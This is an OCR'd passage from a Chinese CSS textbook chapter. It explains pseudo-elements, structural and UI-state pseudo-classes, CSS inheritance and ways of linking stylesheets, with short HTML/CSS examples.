


图 2-23 “first-letter”伪元素——设置文本首字母样式

❑ ::before 伪元素。

“::before”伪元素可以在元素的内容前面插入新内容。

例如：

```
<html>
<head>
<style type="text/css">
h1:before {
    background: #eee;
    content: "文档";
    }
</style>
</head>

<body>
<h1>标题</h1>
<p>在元素的内容前面插入新内容。</p>
<h1>标题</h1>
<p>在元素的内容前面插入新内容。</p>
<h1>标题</h1>
<p>在元素的内容前面插入新内容。</p>
<h1>标题</h1>
<p>在元素的内容前面插入新内容。</p>
</body>
</html>
```

效果如图 2-24 所示。




图 2-24 “:before”伪元素——在元素内容之前插入新内容

❑ ::after 伪元素。

“::after”伪元素可以在元素的内容之后插入新内容。

例如：

```
h1:after {
    background: blue;
    content: "内容";
    }
```

将上面的例子稍作修改，效果如图 2-25 所示。




图 2-25 ":after"伪元素——在元素的内容之后插入新内容

2. 伪类选择器

伪类选择器和类选择器的区别是类选择器可以随便命名，而伪类选择器是 CSS 中已经定义好的选择器，不能随便命名。伪类名称对大小写不敏感，其语法结构如下。

```
selector : pseudo-class {property: value}
```

3. 锚伪类

常用的伪类选择器是使用在 a（锚）元素上的几种选择器，如下所示。

（1）a:link。

（2）a:visited。

（3）a:hover。

（4）a:active。

伪类名之前使用单个冒号。

在 CSS 定义中，a:hover 必须位于 a:link 和 a:visited 之后，这样才能生效。a:active 必须位于 a:hover 之后，这样才能生效。

例如：

```
<head>
<style type="text/css">
a:link {color:#000;}
a:visited {color:#600;}
a:hover {color:#F60}
```

```
a:active {color: #0000FF;}
</style>
</head>

<body>
<a href="/link.html"  target="_blank">这是一个链接。</a>
</body>
</html>
```

访问前后的预览效果如图 2-26 所示。




图 2-26　锚伪类的链接样式

4．伪类与 CSS 类配合

伪类可以与 CSS 类配合使用。

例如：

```
<html>
<head>
<style type="text/css">
a.one:link {color:#00F;}
a.one:visited {color:#006600;}
a.one:hover {color:#FF0000;}
a.one:active {color:#0F0;}
</style>
</head>

<body>
<a class="one" href="index.html">伪类与 CSS 类结合使用</a>
</body>
</html>
```

在上面的例子中，链接将应用定义的样式。

5．结构性伪类

结构性伪类选择器用于处理文档中特定的元素结构，如表 2-5 所示。

表 2-5　结构性伪类选择器

选　择　器	说　　明
E:root	匹配文档的根元素。在 HTML 文档中，根元素是 html
E:not	匹配除 E 子元素外的元素
E:empty	匹配没有任何子元素的元素 E
E:target	匹配链接到的 E 元素
E:first-child	匹配父元素中第一个 E 子元素
E:last-child	匹配父元素中最后一个 E 子元素
E:nth-child(n)	匹配父元素中第 n 个 E 子元素
E:nth-last-child(n)	匹配父元素中第 n 个 E 子元素，从后向前倒数
E:nth-child(odd)	匹配父元素中所有第奇数个 E 子元素
E:nth-child(even)	匹配父元素中所有第偶数个 E 子元素
E:nth-last-child(odd)	匹配父元素中所有第奇数个 E 子元素，从后向前倒数
E:nth-last-child(even)	匹配父元素中所有第偶数个 E 子元素，从后向前倒数
E:nth-of-type	匹配唯一同辈元素的 E
E:nth-last-of-type	匹配同类型中第 n 个同级 E 元素，从后向前倒数
E: only-child	匹配属于父元素中唯一 E 子元素

❑ E:root 选择器。

E:root 选择器将样式绑定到页面的根元素中。根元素是指位于文档树中最顶层结构的元素，在 HTML 页面中就是指包含整个页面的<html>部分。

例如：

```
<html>
<head>
<style type="text/css">
:root{
background:green;
}
body{
background:red;
}
</style>
</head>

<body>
<p>E:root 选择器将样式绑定到页面的根元素中。根元素是指位于文档树中最顶层结构的元素，
在 HTML 页面中就是指包含整个页面的<html>部分。
</p>
</body>
</html>
```

使用 root 选择器指定整个网页的背景颜色为绿色，将网页中 body 元素的背景颜色设为红色，如图 2-27 所示。删除 root 选择器后的页面效果如图 2-28 所示。

❑ E:not 选择器。

若要对某个结构元素使用样式，但想排除这个结构元素下的子结构元素，这时就可以使用 E:not 选择器。

图 2-27　应用 root 选择器

图 2-28　删除 root 选择器

例如：

```
<html>
<head>
<style type="text/css">
body :not(h1){
background:red;
}
</style>
</head>

<body>
<h1>应用 not 选择器</h1>
<p>若要对某个结构元素使用样式，但想排除这个结构元素下的子结构元素，这时就可以使用 E:not
选择器。
</p>
<span>
除了 h1，我和 p 都有颜色哦
</span>
</body>
</html>
```

对标题不使用样式的效果如图 2-29 所示。




图 2-29　使用 not 选择器

❑ E:empty 选择器。

E:empty 选择器指定当元素内容为空时使用的样式。

例如：

```
<html>
<head>
<style type="text/css">
:empty{
    background:#F99;
}
</style>
</head>

<body>
<table width="200" border="1" >
  <tr>
    <td height="30" align="center">1</td>
    <td align="center"></td>
    <td align="center">3</td>
  </tr>
  <tr>
    <td height="30" align="center"></td>
    <td align="center">5</td>
    <td align="center"></td>
  </tr>
  <tr>
    <td height="30" align="center">7</td>
    <td align="center"></td>
    <td align="center">9</td>
  </tr>
</table>
</body>
</html>
```

设置内容为空的单元格的背景颜色为粉红，效果如图 2-30 所示。




图 2-30　使用 empty 选择器

❑ E:target 选择器。

E:target 选择器对页面中某个 target 元素指定样式，该样式只在用户单击了页面中的链接，并且跳转到 target 元素后生效。

例如：

```
<html>
<head>
<style type="text/css">
:target{
    background:#CCC;
}
</style>
</head>

<body>
<table width="600">
  <tr>
    <td height="30" align="center" valign="middle">
    <a href="#a1">寓言故事</a>
    <a href="#a2">美文欣赏</a>
    <a href="#a3">青青校园</a>
    </td>
  </tr>
  <tr>
    <td>
    <div id="a1">有一次，黄蜂与鹧鸪因口渴难忍，飞到农夫那里求水喝，它们许诺将报答农夫，鹧鸪许诺在葡萄园松土，以便结出累累硕果；黄蜂许诺守护葡萄园，用毒刺驱逐偷吃的人。农夫说道："我有两头牛，它们从不许诺什么，但什么活都干，因此，我把你们要的水给他们喝，那不更好吗！"
    这故事说的是那些随便许诺却并不打算实干的人。</div>
    <div id="a2">　长久以来，一颗流浪的心忽然间找到了一个可以安歇的去处。坐在窗前，我在试问我自己：你有多久没有好好看看这蓝蓝的天，闻一闻这芬芳的花香，听一听那鸟儿的鸣唱？有多久没有回家看看，听听家人的倾诉？有多久没和他们一起吃饭了，听听那年老的欢笑？有多久没与他们谈心，听听他们的烦恼、他们的心声呢？是不是因为一路风风雨雨， 而忘了天边的彩虹？是不是因为行色匆匆的脚步，而忽视了沿路的风景？除了一颗疲惫的心，你还有一颗感恩的心吗？不要因为生命过于沉重，而忽略了感恩的心！ ... </div>
    <div id="a3">胡满满是个真宗的川妹子，老家重庆的。很爱吃辣的，我受她影响特爱吃辣。从学校出来我们找了家川菜店，点了满桌的川菜祭奠我们的五脏庙。说真的这家店的川菜味儿真地道，连正宗的川妹子都说这家店的师傅肯定是重庆人。这家伙的嘴可是很刁的，能得出这样的评价说明是真的好吃。 ... </div>
    </td>
  </tr>
</table>
</body>
</html>
```

当单击“美文欣赏”链接时，跳转到相应的 Div 中，其背景颜色变为灰色，如图 2-31 所示。




图 2-31　使用 target 选择器

❑ E:first-child 和 E:last-child 选择器。

这两种选择器可以单独指定第一个子元素和最后一个子元素的样式。

如 li :first-child{}　　指定第一个 li 元素的样式。

如 li :last-child{}　　指定倒数第一个 li 元素的样式。

例如：

```
<html>
<head>
<title>XXX 公司</title>
</head>
<style type="text/css">
li:first-child{
    background:lightblue;
}
li:last-child{
    background:#F99;
}
</style>
</head>

<body>
     <ul>
       <li>网站首页</li>
       <li>公司简介</li>
       <li>新闻动态</li>
       <li>团队风采</li>
       <li>成功案例</li>
       <li>在线留言</li>
        <li>联系我们</li>
     </ul>
</body>
</html>
```

效果如图 2-32 所示。




图 2-32　使用 E:first-child 和 E:last-child 选择器

如果页面中有多个 ul 列表，则 E:first-child 和 E:last-child 选择器对所有的 ul 列表都适应，效果如图 2-33 所示。

图 2-33　适应多个列表

❑ E:nth-child(n)和 E:nth-last-child(n)选择器。

这两种选择器可以对指定序号的子元素使用样式。

如 li :nth-child(3){}　　指定第 3 个 li 元素的样式。

如 li :nth-last-child(3){}　　指定倒数第 3 个 li 元素的样式。

例如：

```
<html>
<head>
<title>XXX 公司</title>
</head>
<style type="text/css">
li:nth-child(3){
```

```
    background:lightblue;
}
li:nth-last-child(3){
    background:lightgreen;
}
</style>
</head>

<body>
    <ul>
      <li>网站首页</li>
      <li>公司简介</li>
      <li>新闻动态</li>
      <li>团队风采</li>
      <li>成功案例</li>
      <li>在线留言</li>
       <li>联系我们</li>
    </ul>
</body>
</html>
```

效果如图 2-34 所示。




图 2-34　对指定序号的子元素应用样式

❑ E: nth-child(odd)、E:nth-child(even)、E:nth-last-child(odd)和 E:nth-last-child(even) 。这四种选择器可以对所有第奇数个子元素或第偶数个子元素指定样式。

nth-child(odd)：所有正数的第奇数个子元素。

nth-child(even)：所有正数的第偶数个子元素。

例如：

```
<html>
<head>
<title>XXX 公司</title>
</head>
<style type="text/css">
```

```
li:nth-child(odd){
    background:#CF0;
}
li:nth-child(even){
    background:#F99;
}
</style>
</head>

<body>
     <ul>
       <li>网站首页</li>
       <li>公司简介</li>
       <li>新闻动态</li>
       <li>团队风采</li>
       <li>成功案例</li>
       <li>在线留言</li>
        <li>联系我们</li>
     </ul>
</body>
</html>
```

效果如图 2-35 所示。




图 2-35　对奇数和偶数的子元素应用样式

- nth-last-child(odd): 所有倒数上去第奇数个子元素。
- nth-last-child(even): 所有倒数上去第偶数个子元素。

例如（将上面的例子稍作修改）：

```
li:nth-last-child(odd){
    background:# F99;
}
li:nth-last-child(even){
    background:# CF0;
}
```

效果如图 2-36 所示。

图 2-36　对倒数第奇数偶数的子元素应用样式

前面所介绍的 nth-child(odd)、nth-child(even)、nth-last-child(odd)和 nth-last-child(even)可以用如下代码替代。

```
nth-child(2n+1){样式}              //所有正数下来的第奇数个子元素
nth-child(2n+2){样式}              //所有正数下来的第偶数个子元素
nth-last-child(2n+1){样式}         //所有倒数上去的第奇数个子元素
nth-last-child(2n+2){样式}         //所有倒数上去的第偶数个子元素
```

❑ E:nth-of-type 和 E:nth-last-of-type 选择器。

E:nth-of-type 选择器匹配同级元素中的一个或多个同类型元素。

例如：

```
<html>
<head>
<title>无标题文档</title>
</head>
<style type="text/css">
h2:nth-of-type(odd){
    background:#906;
}
</style>
</head>

<body>
   <div>
     <h2>我是第一个 h2 标签</h2>
     <p>1</p>
     <p>1</p>
     <h2>我是第二个 h2 标签</h2>
     <p>2</p>
     <p>2</p>
     <h2>我是第三个 h2 标签</h2>
     <p>3</p>
     <p>3</p>
     <h2>我是第四个 h2 标签</h2>
     <p>4</p>
```

```
        <p>4</p>
    </div>
</body>
</html>
```

效果如图 2-37 所示。

图 2-37　对第奇数个标题元素应用样式

❑ E:nth-last-of-type 选择器。

该选择器的作用类似于 E:nth-of-type，但是从后向前数。

在上面例子的基础上将 h2:nth -of-type(odd)换成 h2:nth-last-of-type(odd)：

```
h2:nth-last-of-type(odd){
    background:green;
}
```

效果如图 2-38 所示。

图 2-38　对倒数第奇数个标题元素应用样式

❑ E: only-child。

only-child 选择器指定当某个父元素中只有一个子元素时使用样式。

例如：

```
<html>
<head>
<title>XX 公司</title>
</head>
<style type="text/css">
li:only-child{
    background:lightblue;
}
</style>
</head>

<body>
    <h3>网站导航<h3>
     <ul>
       <li>网站首页</li>
       <li>公司简介</li>
        <li>新闻动态</li>
       <li>团队风采</li>
     </ul>
      <h3>成功案例<h3>
     <ul>
       <li>在线留言</li>
     </ul>
</body>
</html>
```

效果如图 2-39 所示。

图 2-39　对只有一个元素应用样式

6. UI 元素状态伪类选择器

在 CSS 3 的选择器中，除了结构性伪类选择器外，还有一种 UI 元素状态伪类选择器，

共有 11 种：E:hover、E:active、E:focus、E:enabled、E:disabled、E:read-only、E:read-write、E:checked、E:default、E:indeterminate 和 E::selection。下面分别进行介绍。

❑ E:hover、E:active 和 E:focus 选择器。

E:hover 选择器指定当鼠标指针移动到元素上时元素所使用的样式。

E:active 选择器指定元素被激活（鼠标在元素上按下还没松开）时使用的样式。

E:focus 选择器指定元素获得光标焦点时使用的样式。

例如：

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>无标题文档</title>
 <style  type="text/css">
input[type="text"]:hover{background:#FF9999;}
input[type="text"]:focus{background:#009900;}
input[type="text"]:active{background:#9CC;}
</style>
</head>

<body>
<form id="form1" name="form1" method="post" action="">
  <p>姓名：<input type="text" name="name"/></p>
  <p>密码：<input type="text" name="password" /></p>
</form>
</body>
</html>
```

效果如图 2-40 所示。




图 2-40　运行结果

❑ E:enabled 和 E:disabled 选择器。

E:enabled 选择器指定当元素处于可用状态时的样式。

E:disabled 选择器指定当元素处于不可用状态时的样式。

例如：

```
<html>
<head>
<script>
function radio_onchange()
{
    var radio=document.getElementById("radio1");
    var text=document.getElementById("text1");
    if(radio.checked)
    text.disabled="";
    else
    {
        text.value="";
        text.disabled="disabled";
        }
    }
</script>
 <style  type="text/css">
input[type="text"]:enabled{background:#FF9999;}
input[type="text"]:disabled{background:#999;}
</style>
</head>
<body>
<form>
    <input name="radio" type="radio" id="radio1" checked="checked"
    onchange="radio_onchange();"/>
    <label for="radio1">可用状态</label>
    <input name="radio" type="radio" id="radio1" onchange=
    "radio_onchange();"/>
    <label for="radio1">不可用状态</label>
     <input type="text"  id="text1" disabled="disabled" />
</form>
</body>
</html>
```

运行效果如图 2-41 所示。

图 2-41　E:enabled 和 E:disabled 选择器运行结果

❑ E:read-only 和 E:read-write 选择器。

E:read-only 指定当元素处于只读状态时的样式。

E:read-write 指定当元素处于非只读状态时的样式。

例如：

```
<style>
input[type="text"]:read-only{...}
input[type="text"]:read-write{...}
input[type="text"]:-moz-read-only{...}    //针对 Firefox 浏览器而写
input[type="text"]:-moz-read-write{...}   //针对 Firefox 浏览器而写
</style>
```

详细代码如下：

```
<html>
<head>
<title>登录</title>
<style type="text/css">
input[type="text"]:read-only{background:#999999;}
input[type="password"]:read-write{background:blue;}
</style>
</head>

<body>
<form>
  <p>用户名：<input type="text" name="name" value="admin"  readonly=
  "readonly"/></p>
  <p>    密码：<input name="password" type="password"
  value="" /></p>
</form>
</body>
</html>
```

效果如图 2-42 所示。




图 2-42　E:read-only 和 E:read-write 选择器运行结果

该实例在运行时，所使用的浏览器会影响其运行效果，在 IE 浏览器中定义的样式不起作用。

❑ E:checked、E:default 和 E:indeterminate 选择器。

E:checked 选择器指定当表单中的 radio 单选框或 checkbox 复选框处于选取状态时的样式，在 Firefox 浏览器中要写成-moz-checked。

例如：

```
<html>
<head>
```

```
<style type="text/css">
input[type="checkbox"]:checked {
    outline:1px solid red;
}
</style>
</head>
<body>
<form>
类型:<br/>
<input type="checkbox">足球</input>
<input type="checkbox">篮球</input>
<input type="checkbox">乒乓球</input>
<input type="checkbox">排球</input>
<input type="checkbox">羽毛球</input>
</form>
</body>
</html>
```

效果如图 2-43 所示。

类型:
☑足球 ☑篮球 ☐乒乓球 ☑排球 ☐羽毛球

图 2-43 E:checked 选择器

E:default 选择器用来指定当页面打开时默认处于选取状态的单选按钮或复选框的样式。注意，即使用户将默认设定为选取状态的单选按钮或复选框修改为非选取状态，使用 E:default 选择器设定的样式依然有效。

例如：

```
<html>
<head>
<style type="text/css">
input[type="checkbox"]:default {
    outline:1px solid red;
}
</style>
</head>
<body>
<form>
类型:<br/>
<input type="checkbox">足球</input>
<input type="checkbox">篮球</input>
<input type="checkbox" checked>乒乓球</input>
<input type="checkbox">排球</input>
<input type="checkbox">羽毛球</input>
</form>
```

```
</body>
</html>
```

默认“乒乓球”复选框为选定状态，使用 E:default 选择器设置其边框为红色。即使取消这两个复选框的选定状态，样式依然有效，如图 2-44 所示。




图 2-44　E:default 选择器

E:indeterminate 选择器指定当页面打开时，如果一组单选框中任何一个单选框都没有被设定为选取状态时整组单选框的样式，如果用户选取了一个单选框，则该样式被取消。注意，只有 Opera 浏览器支持该选择器。

例如：

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;charset=gb2312" />
<title>无标题文档</title>
<style type="text/css">
input[type="radio"]:indeterminate{
      outline:1px solid  blue;
}
</style>
</head>
<body>
<form>
性别:
<input type="radio" name="radio1" value="male" />男
<input type="radio" name="radio2" value="female" />女
```

```
</form>
</body>
</html>
```

效果如图 2-45 所示。

图 2-45　E:indeterminate 选择器

❑ E::selection 选择器。

E::selection 选择器指定当元素处于选中状态时的样式。

例如：

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;charset=gb2312" />
<title>无标题文档</title>
<style type="text/css">
p::selection{
    background:#006600;
    color:#FFF;
}
</style>
</head>
<body>
<p>你可以选中文本内容，看看效果变化。</p>
</body>
</html>
```

效果如图 2-46 所示。

图 2-46　E::selection 选择器

2.3.8　CSS 的继承

CSS 的继承是指被包在内部的标签将拥有外部标签的样式。继承特性最典型的应用，通常发挥在整个网页的样式预设，需要指定为其他样式的部分设定在个别元素里，这项特

性可以给网页设计者提供更理想的发挥空间。

1．继承关系

CSS 的一个主要特征就是继承，它是依赖于祖先—后代关系的。继承是一种机制，它允许样式不仅可以应用于某个特定的元素，还可以应用于它的后代。换句话说，继承是指设置上级（父级）的 CSS 样式，上级（父级）及以下的上级（子级）都具有此属性。

例如一个 body 定义了的颜色值也会应用到段落的文本中。

样式定义：

```
body{color:blue;}
```

应用举例：

```
<p>关于 CSS 的<strong>继承特性</strong>深入学习</p>
```

这段代码运行的结果如图 2-47 所示。

关于CSS的**继承特性**深入学习

图 2-47　运行结果

继承的好处在于可以只设置上级的 CSS 样式表属性，子级（下级）不用设置，都有此 CSS 属性，可以减少 CSS 代码，便于维护。

2．继承的局限性

继承是 CSS 重要的一部分，我们甚至不用去考虑它为什么能够这样，但 CSS 继承也是有限制的，有一些属性不能被继承，如 border、margin、padding、background 等。

样式定义：

```
div {border:1px solid #00F;}
```

代码如下：

```
<div>我是<strong>border</strong>我不能被继承</div>
```

这段代码运行的结果如图 2-48 所示。

我是**border**我不能被继承

图 2-48　运行结果

想得到如图 2-49 所示的效果。从中可以看出，border 是不能被继承的，还有一些其他属性也是如此，这里就不一一列举。

我是**border**我不能被继承

图 2-49　运行结果

CSS 样式表属性可以继承的有如下几种。

Azimuth、border-collapse、border-spacing、caption-side、color、cursor、direction、elevation、empty-cells、font-family、font-size、font-style、font-variant、font-weight、font, letter-spacing、line-height、list-style-image、list-style-position、list-style-type、list-style、orphans、pitch-range、pitch、quotes、richness、speak-header、speaknumeral、speak-punctuation、speak、speechrate、stress、text-align、text-indent、texttransform、visibility、voice-family、volume、whitespace、widows、word-spacing。

2.3.9 在页面中引用 CSS

在网页中引用 CSS 的方法有多种，如内联样式、嵌入样式、外部样式和输入样式等，下面进行具体介绍。

1. 内联样式表

内嵌样式只应用于当前页面，将所有的样式定义集在一起放在样式标签 style 里，style 标签放置在页面的 head 标签里面。

例如，要定义链接对象 a 标签的文本颜色为蓝色，采取内嵌样式，代码如下。

```
<html>
<head>
<title>嵌入样式表</title>
<style type="text/css">
p { color: #000; }
a { color:blue; }
</style>
</head>
……
</html>
```

上述的 CSS 代码将使这个页面所有的链接文字都变成蓝色。

所有的样式定义放在一起，查找和修改都会比较方便。但是和行内样式一样，内嵌样式也是把页面的表现部分加入到 XHTML 文档内，这样 XHTML 文档会变大。另外，这些样式需要随每个网页的加载而重复下载。

2. 外部样式表

链接样式的使用频率最高，它将 HTML 和 CSS 分为两个或多个文件，实现 HTML 和 CSS 代码的完全分离。将所有的样式定义保存为后缀名为.css 的文件，网页要使用该文件时，必须在 head 标签中使用 link 标签。例如，要在页面中链接一个名为 style 的 css 文件，代码如下。

```
<html>
<head>
<title>外部样式表</title>
<link href="style.css" rel="stylesheet" type="text/css" />
</head>
……
</html>
```

使用链接样式，同一个 CSS 文件可以链接到多个 HTML 文件中，甚至可以链接到整个网站的所有页面中，使得网站整体风格统一。要修改样式，工作量也大大减小，只要修改 CSS 文件。

3. 导入样式表

导入样式表和链接样式表的功能基本相同，只是在语法和运作上有些区别。采用 import 方式导入的样式表，在 HTML 文件初始化时，会被导入 HTML 文件内，作为文件的一部分，类似内嵌式的效果。例如，要将一个名为 style 的 css 文件导入页面中，代码如下。

```
<html>
<head>
<title>导入样式表</title>
<style>
<!--
@ import url(style.css)
-->
</style>
</head>
……
</html>
```

使用导入样式表可以在一个 XHTML 文件中导入多个 CSS 文件。

使用导入样式表，对不能很好支持 CSS 的浏览器比较有效。如果使用其他方法为 XHTML 文件提供 CSS，而浏览器并不能很好地支持这些规则，则有可能产生一些错落的代码。如果使用导入样式表，则浏览器会对 CSS 部分不处理，这样 XHTML 不带任何样式，但还是能正常显示内容。

